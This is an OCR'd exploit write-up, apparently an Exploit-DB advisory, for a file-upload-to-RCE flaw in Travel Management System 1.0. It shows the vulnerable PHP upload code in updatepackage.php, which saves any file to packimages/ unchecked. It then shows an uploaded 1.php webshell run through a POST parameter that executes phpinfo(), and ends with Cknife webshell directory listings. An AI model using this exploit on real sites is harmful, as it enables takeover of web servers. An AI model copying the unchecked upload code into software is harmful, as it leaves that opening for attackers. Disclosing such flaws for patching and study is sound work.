

- Exploit Title: Travel Management System 1.0 - File Upload to RCE
- Vendor Homepage: https://www.sourcecodester.com/php/14650/travel-management-system-php-full-source-code.html
- Software Link:https:https://www.sourcecodester.com/download-code?nid=14650&title=Travel+Management+System+in+PHP+with+Full+Source+Code
- Version: 1.0
- Vulnerable file: updatepackage.php


```
<?php
if(isset($_POST["sbmt"]))
{
	$cn=makeconnection();
	$f1=0;
	$f2=0;
	$f3=0;

	$target_dir = "packimages/";
	//t4
	$target_file = $target_dir.basename($_FILES["t4"]["name"]);
	$uploadok = 1;
	$imagefiletype = pathinfo($target_file, PATHINFO_EXTENSION);



		if(move_uploaded_file($_FILES["t4"]["tmp_name"], $target_file)){
			$f1=1;
	}


	//t5
	$target_file = $target_dir.basename($_FILES["t5"]["name"]);
	$uploadok = 1;
	$imagefiletype = pathinfo($target_file, PATHINFO_EXTENSION);



	//t6
	$target_file = $target_dir.basename($_FILES["t6"]["name"]);
	$uploadok = 1;
	$imagefiletype = pathinfo($target_file, PATHINFO_EXTENSION);



	//check file size
	if($_FILES["t6"]["size"]>500000){
		echo "sorry, your file is too large.";
		$uploadok=0;
	}


	else{
		if(move_uploaded_file($_FILES["t6"]["tmp_name"], $target_file)){
			$f3=1;
	}
	}
```

- Remote Code Execution:


192.168.100.242/travel/admin/updatepackage.php
Preview Website
Admin Links
Add User
Update User
Delete User
Add Category
Update Category
Delete Category
View Category
Add Subcategory
Update Subcategory
Delete Subcategory
View Subcategory
Add Package
Update Package
Delete Package
View Package
View Enquiry
1
Update Package
Select Package
Agra Family Tour
Show
Package Name
Select Category
Family Tours
Select Subcategory
Family holiday to India
Package Price
Old Pic
2
Upload Pic1
浏览...
1.php
Old Pic
Upload Pic2
浏览...
未选择文件。
Old Pic
Upload Pic3
浏览...
未选择文件。
Details


192.168.100.242/travel/Admin/packimages/1.php
PHP Version 7.3.24
System
Windows NT DESKTOP-GAVDN48 10.0 build 17763 (Windows 10) AMD64
Build Date
Oct 27 2020 14:37:24
Compiler
MSVC15 (Visual C++ 2017)
Architecture
x64
Configure Command
cscript /nologo /e:jscript configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API
Apache 2.0 Handler
Virtual Directory Support
enabled
Configuration File (php.ini) Path
no value
Loaded Configuration File
C:\xampp\php\php.ini
Scan this dir for additional .ini files
(none)
Additional .ini files parsed
(none)
PHP API
20180731
PHP Extension
20180731
HackBar
Execute
Post data
Referer
User Agent
Cookies
Add Header
Clear All
4
pp=phpinfo();
Upgrade-Insecure-Requests: 1
Connection: keep-alive

*Get shell:


Cknife 1.0 Release
列表
192.168.100.242
C:\xampp\htdocs\travel\Admin\packimages\
读取
C:
xampp
htdocs
travel
Admin
packimages
addverimages
subcatimages
D:
文件
时间
大小
属性
1.jpg
2019-01-04 11:40:22
15515
0666
1.php
2021-01-13 09:30:21
26
0666
2.jpg
2019-01-04 11:40:22
14078
0666
3.jpg
2019-01-04 11:40:22
8781
0666
完成